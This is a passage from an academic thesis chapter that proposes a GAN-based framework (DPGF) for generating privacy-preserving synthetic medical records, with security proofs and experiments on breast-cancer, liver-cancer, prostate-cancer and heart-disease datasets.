To develop treatment strategies for rare hereditary diseases and perform seamless research on the genome, data sharing among medical institutions is crucial [199]. Applications, such as patient portals and telehealth, that enable patients to connect to healthcare services online have gained immense acclaim. However, these types of services require the patients to post their private and sensitive data on the Internet. These health applications are forced to follow the guidelines of the Accountability Act of 1996 (HIPAA[1]). However, it is likely that this will not be upheld when the information is shared with third parties.

Several studies have focused on protecting patients' information from privacy vi-

[1]The HIPAA states that information linked to an identifiable person should not be disclosed or made accessible to third parties in particular, employers, insurance companies, educational institutions, or government agencies except as required by law or with the separate express consent of the person concerned.




Figure 6.1: Current approaches vs. proposed approach. Let X denote the input and V denote the set of all features of input X that can be manipulated to generate synthetic data $\hat{X}$. Let $\hat{V}$ be a subset of V whose elements are private features. $V - \hat{V}$ indicates the non-private features. Let MI denote the mutual information, y be the prediction score given by X, and $\hat{y}$ be the prediction score given by $\hat{X}$. The upward arrow represents maximization, downward arrow represents minimization, and '-' represents neither. Given user data x, current approaches extract features by maximizing non-private features and minimizing private features to preserve a user's privacy at the client-side. Privately extracted features are sent to the cloud-side to retrieve the corresponding results. Current approaches do not consider the prediction results while extracting their features. However, when our approach extracts features, it minimizes both non-private and private features while maximizing their prediction results.

olations that can be caused by DL-based applications, which has successfully enabled disease prediction using big data from various patients [236]. DP [82] is a state-of-the-art method that guarantees high-level privacy for statistic-based approaches [86, 119, 225, 243, 297]. However, DP-based approaches exhibit a significant trade-off between privacy and prediction accuracy.

We observed that a significant part of this trade-off is owing to the preference for maintaining features while minimizing the mutual information between the original data and private features. Specifically, let X denote the input and V denote the set of all features of input X that can be manipulated to generate synthetic data $\hat{X}$. We also define a set of all private elements $\hat{V}$, a subset of V, whose elements correspond to private variables. As shown in Fig. 6.1 (current approaches), the desired synthetic output $\hat{X}$, which is obtained via maximizing the mutual information between the input and non-private features $MI(X; V - \hat{V})$, is achieved while minimizing the mutual information between the input and private features $MI(X; \hat{V})$.

As shown in Fig. 6.1 (our approach), a remedy for this problem involves transforming the input by manipulating all features through minimizing $MI(X; V)$ and the cross-entropy loss between the original label and the predicted label. To achieve this, we modify GANs that can learn the intrinsic properties of private features and generate synthetic data while minimizing $MI(X; \hat{V})$. The power of GANs' ability to identify the structural features comes from an innate characteristic, namely the adversarial interaction between their two components, the generator and the discriminator. To avoid any attempt to maximize the mutual information between the private features and the input when generating synthetic data, we propose a deep private generation framework (DPGF) that includes a randomization phase and a labeling phase. In the randomization phase, we deploy a surrogate model to maintain the original class information, as well as to prevent malicious users from hijacking the model through reverse engineering. In the labeling phase, we replace the discriminator to target classifiers to generate synthetic data depending purely on their original class label. We have evaluated our solution with respect to the state-of-the-art privacy-preserving techniques using four disease classifiers (breast cancer, liver cancer, heart disease, and prostate cancer).

6.1 Methods

6.1.1 Motivation

Generative adversarial networks (GANs) [96] are designed to generate data samples by introducing the concept of adversarial learning between a generator and a discriminator. In contrast to conventional generative models, GANs do not assume an explicit data distribution. Instead, they implicitly learn a function that transforms a prior distribution from a latent space to a data space and generates realistic instances. The discriminator distinguishes the generated instances from real instances and uses the results to optimize both itself and the generator. Optimizing the objective function is equivalent to determining the Nash equilibrium of a min-max game between the generator and the discriminator.

Recently, many studies have focused on privacy-preserving GANs to prevent the sharing of personal medical data for DL-based online medical-diagnostic services. Privacy-preserving techniques are essential for hiding raw data from the services as they may not be fully trustworthy. However, a current GAN's objective function will, by nature, generate a sample by maximizing $MI(X;V)$; this includes both non-private and private variables. Recent DP-based GAN models satisfy data privacy for private variables; however, non-private features can also be vulnerable to attack when combined with public data [93]. Thus, we propose a DPGF that includes an objective




Figure 6.2: High-level view of DPGF. The dotted line represents the setup phase for the privatized inference, and the solid line represents the inference. The diagram intuitively illustrates the model described in Section 6.1.3.

to minimize all $MI(X;V)$ while maximizing the mutual information between the original and synthetic class labels.

6.1.2 Scenario

Assume that user A wants to use an online diagnostic service, as shown in Fig. 6.2. The user sends a service request to the server and receives a randomization module $\mathbf{M_R}$ from the DPGF. The module outputs randomized data $\bar{x}$, given x. The user sends $\bar{x}$ to the server. Then, the *trained* generator from the generative model takes $\bar{x}$ and outputs $\hat{x}$. The output $\hat{x}$ is then submitted to the third party, and the results are returned to the user. Note that degenerating an example by exploiting surrogate classifiers is not possible as the user receives outputs based on $\hat{x}$ and not $\bar{x}$.

6.1.3 Deep Private Generation Framework

The objective of the framework is to generate synthetic data that preserves privacy while preserving class information. Here, we use GANs for generating data and classifiers for auditing the generated data. The data-synthesis process comprises two phases, and the class information is maintained throughout the phases.

In the first phase (Fig. 6.3, Randomization Phase), data are synthesized using the randomization technique and audited by the surrogate classifier. In the second phase (Fig. 6.3, Labeling Phase), the data are synthesized by a generative model and audited by a target classifier. Both phases are used for the model training; however, only the randomization phase is deployed on the client-side for the inference. The randomization phase alone, through the surrogate classifier, is insufficient to hold the class information for the target classifier; thus, the second phase is required to maintain the class information for the complex target classifier. The surrogate classifier can be replaced with a target classifier, and the second phase can be removed; however, this




Figure 6.3: Architecture of DPGF. The model training involves a randomization and a labeling phase. The randomization function $\mathbf{F}$ accepts x as input and outputs $\bar{x}$. The generator takes $\bar{x}$ as input and outputs $\hat{x}$ from the last fully connected layer. The classifier takes $\hat{x}$ and x and outputs the prediction score. The dotted line represents a gradient that is fed into the generator.

will negate the model's protection from reverse engineering.

Given a training dataset $(x, y) \in (X, Y)$, the randomization phase outputs the $(\bar{x}, y)$, where $\bar{x}$ denotes a randomized medical record and y denotes the original class labels. We use the randomization function $\mathbf{F}$, which explicitly forces $\bar{x}$ to be indistinguishable to an adversary. As the randomization can ruin the original class information, we employ a surrogate classifier C^s to maintain it.

Specifically, $\mathbf{F}$ exhibits a structure similar to the one-time pad encryption scheme that transforms input x into a pseudorandom output $\bar{x}$. To avoid the case where the prediction label $\bar{x}$ is different from the label of x, we define our randomization phase as follows:.

1. Transform $x \in \mathbb{R}^d$ into a bit string $B(x) \in \{0,1\}^l$, where d denotes the data dimension, and l denotes the length of the bit string.
2. Select a seed $k \in \{0,1\}^l$.
3. With the input of seed k, the pseudorandom generator $\mathcal{F}$ outputs a random string $r = \mathcal{F}(k)$.
4. With the input of a random string r and a transformed medical record $B(x)$, the function $\mathbf{F}$ outputs the synthetic $\bar{x}$.

$$\bar{x} = \mathbf{F}(r \oplus B(x)). \tag{6.1}$$

5. The pre-trained C^s predicts the class label $y^s = C^s(\bar{x})$.
6. Repeat Steps 2-5 until $C^s(x) == C^s(\bar{x})$.

Intuitively, $\mathbf{M}$ is a probabilistic model; and thus, $\mathbf{F}(r \oplus B(x))$ appears completely random to an adversary. During these steps, $MI(X; V)$ is minimized, following the claims of perfect secrecy.

In the labeling phase, the generator G takes a randomized input $\bar{x}$ and outputs $\hat{x}$. With respect to each input $\bar{x} \in \bar{X}$, the generative model G seeks a possible stochastic mapping to another representation, $\hat{x} = G(\bar{x}; \theta_G) \in \hat{X}$, via the conditional probability density function $p(\hat{x}|\bar{x})$. We use a target classifier C such that the generator will optimizes the objective function to their original class information. It is desirable for the generative model to generate synthetic data $\hat{X}$ from $\bar{X}$ while capturing as much information about Y as possible. We define a generative-model training loss that is equivalent to minimizing the Kullback–Leibler (KL) divergence between the noise and data distributions. The KL divergence can be minimized using the optimization problem. Optimizing the objective function is equivalent to training a generator with the aid of the target classifier. Specifically, let L_G, L_C, and L_C^s denote the losses of the generator, target classifier, and surrogate classifier to define the learning objective. The generator takes a randomized input $\bar{x}$ and outputs synthetic data $\hat{x} = G(\bar{x}; \theta_G)$, where θ_G is the parameter of G. The target classifier C predicts the label $\hat{y} = C(\hat{x})$; the surrogate classifier C^s receives x and $\hat{x}$ and outputs y^c and $\hat{y}^c$, respectively.

The target classifier is trained with the following objective function:

$$\mathrm{L}_C = CE(y^c, y) + CE(\hat{y}^c, y), \tag{6.2}$$

where CE denotes the cross-entropy loss. Note that L_c is not needed if the target classifier is pre-trained.

The surrogate classifier is trained with the following objective function:

$$\mathrm{L}_{C^s} = CE(y^s, y) \tag{6.3}$$

The generator is trained to maximize the log-likelihood of generating a correctly classified output with the following objective function:

$$\mathrm{L}_G = CE(\hat{y}^c, y^c). \tag{6.4}$$

The model architecture does not significantly differ from the existing GANs. However, the proposed modification fulfils our objectives via manipulating all features in the randomization phase to minimize all feature variables $MI(X;V)$ and exploiting the target classifier to maximize their original prediction score.

6.1.4 Security Principle

The randomization phase of $\mathbf{M}$ (DPGF) follows Theorem 2; the GAN's training phase of $\mathbf{M}$ follows Theorem 3.

Definition 6.1.1. *A scheme is perfectly secret if for every distribution over X, every input $x \in X$, and every synthesized output $c \in C$,*

$$\mathbf{Pr}[X = x | C = c] = \mathbf{Pr}[X = x]. \tag{6.5}$$

Theorem 2. *Randomization function* $\mathbf{F}$ *is perfectly secret.*

Proof. Fix a distribution over X and fix an arbitrary $x \in X$ and $c \in C$.

$$\mathbf{Pr}[C = c | X = x] = \mathbf{Pr}[X \oplus \mathcal{F}(k) = c | X = x] \tag{6.6}$$

$$= \mathbf{Pr}[x \oplus \mathcal{F}(k) = c] = \mathbf{Pr}[\mathcal{F}(k) = x \oplus c] = \frac{1}{2^l}, \tag{6.7}$$

□

where l denotes a bit string. This holds for all distributions as Definition 6.1.1; thus, we obtain the following probability distribution over X for every two randomly selected $x_0, x_1 \in X$ and every $c \in C$:

$$\mathbf{Pr}[C = c|X = x_0] = \frac{1}{2^l} = \mathbf{Pr}[C = c|X = x_1]. \tag{6.8}$$

This implies that $\mathbf{F}$ is perfectly secret. □

Theorem 3. *If $\mathcal{F}(k)$ is a pseudorandom generator and $\mathbf{F}$ is a randomization function, then $\mathbf{M}$ has a scheme that is indistinguishable to an adversary.*

Proof. The rationale for the proof is that if $\mathbf{M}$ is a probabilistic and the $\mathcal{F}(k)$ is a pseudorandom generator, then the resulting scheme is indistinguishable to an adversary. We know that r has the same length as x, and the output length of $\hat{x}$ is equal to both r and x. Thus, the lengths of r, x, and $\hat{x}$ with the operation of $r \oplus x$ are similar to the one-time–pad encryption scheme in Eq. (6.1).

Now, let polynomial-time adversary $\mathcal{A}$ construct a distinguisher for $\mathcal{F}(k)$ such that $\mathcal{A}$ exhibits the success probability described in Section **??**. The distinguisher is given an input x; the goal involves determining whether output $\hat{x}$ is truly random or is generated by $\mathbf{M}$. The distinguisher has two possible outcomes. If input $\hat{x}$ is truly random, then the distinguisher has the following success probability:

$$\Pr[\mathcal{F}(k) \text{ of success}] = \frac{1}{2}. \tag{6.9}$$

If input $\hat{x}$ is equal to $c = \mathbf{M}(\mathcal{F}(k) \oplus x)$, where k is uniformly random, then the distinguisher has the following success probability:

$$\Pr[\mathbf{M}(\mathcal{F}(k) \oplus x) \text{ of success}] \leq \frac{1}{2} + \epsilon. \tag{6.10}$$

Assuming that $\mathcal{F}(k)$ is a pseudorandom generator and $\mathbf{M}$ is probabilistic, then ϵ is negligible. □

6.1.5 Threat to the Classifier

An adversary that has access to the surrogate classifier may obtain partial information by training another network to predict the input, assuming some access to public labeled samples. The adversary can learn a function $C^s : X \rightarrow S$ with parameter θ_{c^s}, where s is the value that corresponds to the classification score, and $s \in S = \mathbb{R}^{|Y|}$. To prevent such an adversary, our pre-trained surrogate classifier adapts to collateral learning by adversarial training, making the classifier robust against the nuisance parameter, which remains unknown at the test time.

Assume that the adversary has a probability model $P(X, Y, Z)$, where Z, an unknown variable. The objective is to make the surrogate classifier robust to uncertainty with the unknown value of Z by finding $C^s(\cdot; \theta_{c^s})$ such that $C^s(X; \theta_{c^s})$ and Z are independent. [173] theoretically proved that the model is statistically independent of the unknown variables if C^s is a pivot with respect to Z. For this, C^s is optimized by the adversarial training to find the min-max solution:

$$\arg \arg\min_{L_{C^s}} \arg\max_{L_A} E(L_{C^s}, L_A), \tag{6.11}$$

where the expected value of L_{C^s} is set to less than the negative log-likelihood of $Y|X$ and $Z|C^s(X; \theta_{c^s})$ for adversary loss L_A.

6.2 Results

6.2.1 Datasets

We used the Wisconsin breast-cancer, liver-cancer, prostate-cancer, and heart-disease datasets from the University of California – Irving (UCI) machine-learning repository [42, 219], which consisted of 30, 10, 8, and 13 features, respectively.




Figure 6.4: Decision boundary of the class1 and class2 samples. Both (a) and (b) denote the position of the test sample after the randomization process. (a) denotes the current approach to the randomization process and (b) denotes our approach to the randomization process.

The breast-cancer dataset consists of 569 patients with 30 features, including the radius mean, texture mean, perimeter mean (mean size of the core tumor), area mean, smoothness mean (mean of local variation in the radius lengths), compactness mean, concavity mean (mean severity of the concave portions of the contour), concave-points mean (mean of the number of concave portions of the contour), symmetry mean, fractal-dimension mean (mean for coastline approximation, -1), radius_se (standard error for the mean of the distances from the center to points on the perimeter), texture standard error, smoothness standard error, compactness standard error, concavity standard error, concave-points standard error, symmetry standard error, fractal-dimension standard error, radius_worst (lowest or highest mean value for the mean of the distances from the center to points on the perimeter), texture_worst (lowest or highest mean value for the standard deviation of gray-scale values), perimeter_worst, smoothness_worst, compactness_worst, concavity_worst, concave-points_worst, symmetry_worst, and fractal-dimension worst.




Figure 6.5: Learned representation of heart-disease samples. The representation is based on a pre-trained target classifier that is based on a plain feed-forward neural network. Ten testing samples are randomly selected from the validation set and denoted by gray circles (class1) and triangles (class2). The testing samples are synthesized via the inference of our DPGF and represented by yellow circles (class1) and triangles (class2) (best viewed in color).




Figure 6.6: Learned representation of Indian liver-cancer samples. The representation is based on a pre-trained target classifier that is based on a plain feed-forward neural network. Ten testing samples are randomly selected from the validation set and denoted by gray circles (class1) and triangles (class2). The testing samples are synthesized via the inference of our DPGF and represented by yellow circles (class1) and triangles (class2) (best viewed in color).

The Indian liver-cancer dataset consists of 583 patients with 10 features, including age, gender, total bilirubin, direct bilirubin, alkaline phosphatase, alanine aminotransferase, aspartate aminotransferase, total proteins, albumin, and albumin-globulin ratio. The prostate-cancer dataset consists of 100 patients with eight features, including the radius, texture, perimeter, area, smoothness, compactness, symmetry, and fractal dimension. The heart-disease dataset consists of 303 patients with 13 features, including age, gender, chest-pain type, blood pressure, serum cholesterol, fasting blood sugar, resting electrocardiographic results, maximum heart rate achieved, exercise-induced angina, ST depression induced by exercise relative to rest, the slope of the peak-exercise ST segment, number of major vessels, and reversible defect.




Figure 6.7: Learned representation of breast-cancer samples. The representation is based on a pre-trained target classifier, which is based on the support-vector-machine model. Ten testing samples are randomly selected from the validation set and denoted by gray circles (class1) and triangles (class2). The testing samples are synthesized via the inference of our DPGF and represented by yellow circles (class1) and triangles (class2) (best viewed in color).




Figure 6.8: Learned representation of prostate-cancer samples. The representation is based on a pre-trained target classifier that is based on a support-vector-machine model. Ten testing samples are randomly selected from the validation set and denoted by gray circles (class1) and triangles (class2). The testing samples are synthesized via the inference of our DPGF and denoted by yellow circles (class1) and triangles (class2) (best viewed in color).

6.2.2 Experimental Process

We compared our method to DP-GAN [281] via four DL-based target classifiers. The four DL-based classifiers were selected from the Kaggle competitions for target classifiers as they were open-source implementations that achieved high accuracy in disease diagnosis for their testing datasets. For the evaluation metric, the correlation coefficient was used to measure the linear relationship between the original samples and the synthetic samples. The corresponding accuracy and area under the precision-recall curve (AUPRC) were used to measure the classifiers' diagnosis performance.

Each dataset was split into 90% training and 10% test sets. For each pre-trained DL-based classifier to be trained, we randomly sampled 90% of the dataset for each fold of a five-way random split of the training data. A generic target classifier for our model (described in Section 6.2.4) was trained with reference to the correct phenotypes on the server-side for a fair comparison to GAN-based methods, e.g., DP-GAN. A superior performance is expected if the model uses a corresponding target classifier, relative to which the method is evaluated. The remaining 10% of the dataset was used to compute the average accuracy and standard deviation across a five-fold cross-validation. Thus, the results from the cross-validation did not reflect the generative model's performance evaluation.

6.2.3 Target Classifiers

For the heart-disease and the Indian liver-cancer datasets, a plain feed-forward neural network was used to output the probability for binary classification. It consisted of four fully connected layers (Fcl) with 128, 64, 32, and 1 units in each layer with the ReLU activation function; the exception is the final layer, with a sigmoid activation function. We used a 0.25 dropout for each layer, and the Adam optimizer [143] with a binary cross-entropy loss (learning rate: 0.01, epoch: 100, and mini-batch size: 32). A linear support vector machine with a learning rate of 0.025 was used for breast-cancer prediction. The quadratic discriminant analysis model was used for prostate-cancer prediction.

6.2.4 Model Training

The generator was constructed with 10 layers with a kernel size of three, stride of one, and padding of one. The first, second, third, fourth, and fifth layers comprised 128, 64, 32, 16, and 8 filters, respectively. An additional 5 layers were added in reverse order to the number of filters. For the surrogate classifier, we constructed a one-layer network with 32 filters, a kernel size of three, and stride of one. ReLU [193] was used for the final layer of both networks. Tanh [157] was used as the activation function of each layer with batch normalization [127].




Figure 6.9: Anonymization performance with respect to four datasets (breast cancer, prostate cancer, heart disease, and liver cancer) shows the (a) correlation coefficient (lower is better), (b) prediction accuracy (higher is better), and (c) AUPRC (higher is better).

For the training, we used the Adam [143] optimizer for a multi-class loss function with a learning rate of 0.003, a beta rate of 0.5, an epoch of 3000, and a mini-batch size of two. The objective function $\mathcal{L}_G$ was minimized as described in Eq. (6.3).

For a fair comparison, we constructed a target classifier for the case not exploiting the original target classifiers, as described in Section 6.2.3. The first, second, third, fourth, and fifth layers comprised $n*2$, $n*4$, $n*8$, $n*16$, and n input feature sizes for the filters, respectively. Tanh [157] was used as the activation function for each layer, except for the final layer, where a sigmoid activation function was used to output the probabilities from the logits. For the surrogate classifier, we constructed a one-layer network. The kernel size of each layer corresponded to three, with a stride of one for all networks.

6.2.5 Model Evaluation

Fig. 6.4 shows the decision boundaries of the classifiers. The output produced from the original GAN model does not guarantee that the generated samples will be placed in the same region as the original samples. However, DPGF does guarantee this. To confirm that the synthesized samples lie in the same region as the original samples, we visualized the latent space using a two-dimensional (2-D) space with t-distributed stochastic neighbor embedding (t-SNE) [176]. The learned representations of the corresponding classifiers for each class-training sample, projected onto a two-dimensional (2-D) space using t-SNE, are shown in Fig. 6.5, Fig. 6.6, Fig. 6.7, and Fig. 6.8. The background colors denote the decision boundaries learned from the training samples. Multiple regions may exist, based on the complexity of the data points and classifiers. For visibility, we randomly selected five samples from each class for the four datasets.

The result in Fig. 6.5 shows that the synthesized samples were placed in two different regions according to the labels of the original samples. For example, three samples from class1 and one sample from class2 (colored in gray) are located in the light blue region, and their corresponding synthesized samples are placed in the same region. The leftovers of both synthesized and test samples are located in the dark blue region. Fig. 6.6 shows multiple regions. The test samples are located across three different regions: three, four, and three in the dark pink, pink, and light pink regions, respectively. The result shows that the synthesized samples were placed in the same region as the original samples. The results in Fig. 6.7 confirm that the synthesized samples are placed in the same region as the test samples. For example, each of the class1 and class2 samples (colored in gray) is placed in the blue region, and the corresponding samples of each class (colored in yellow) are placed in the same blue region. The remaining 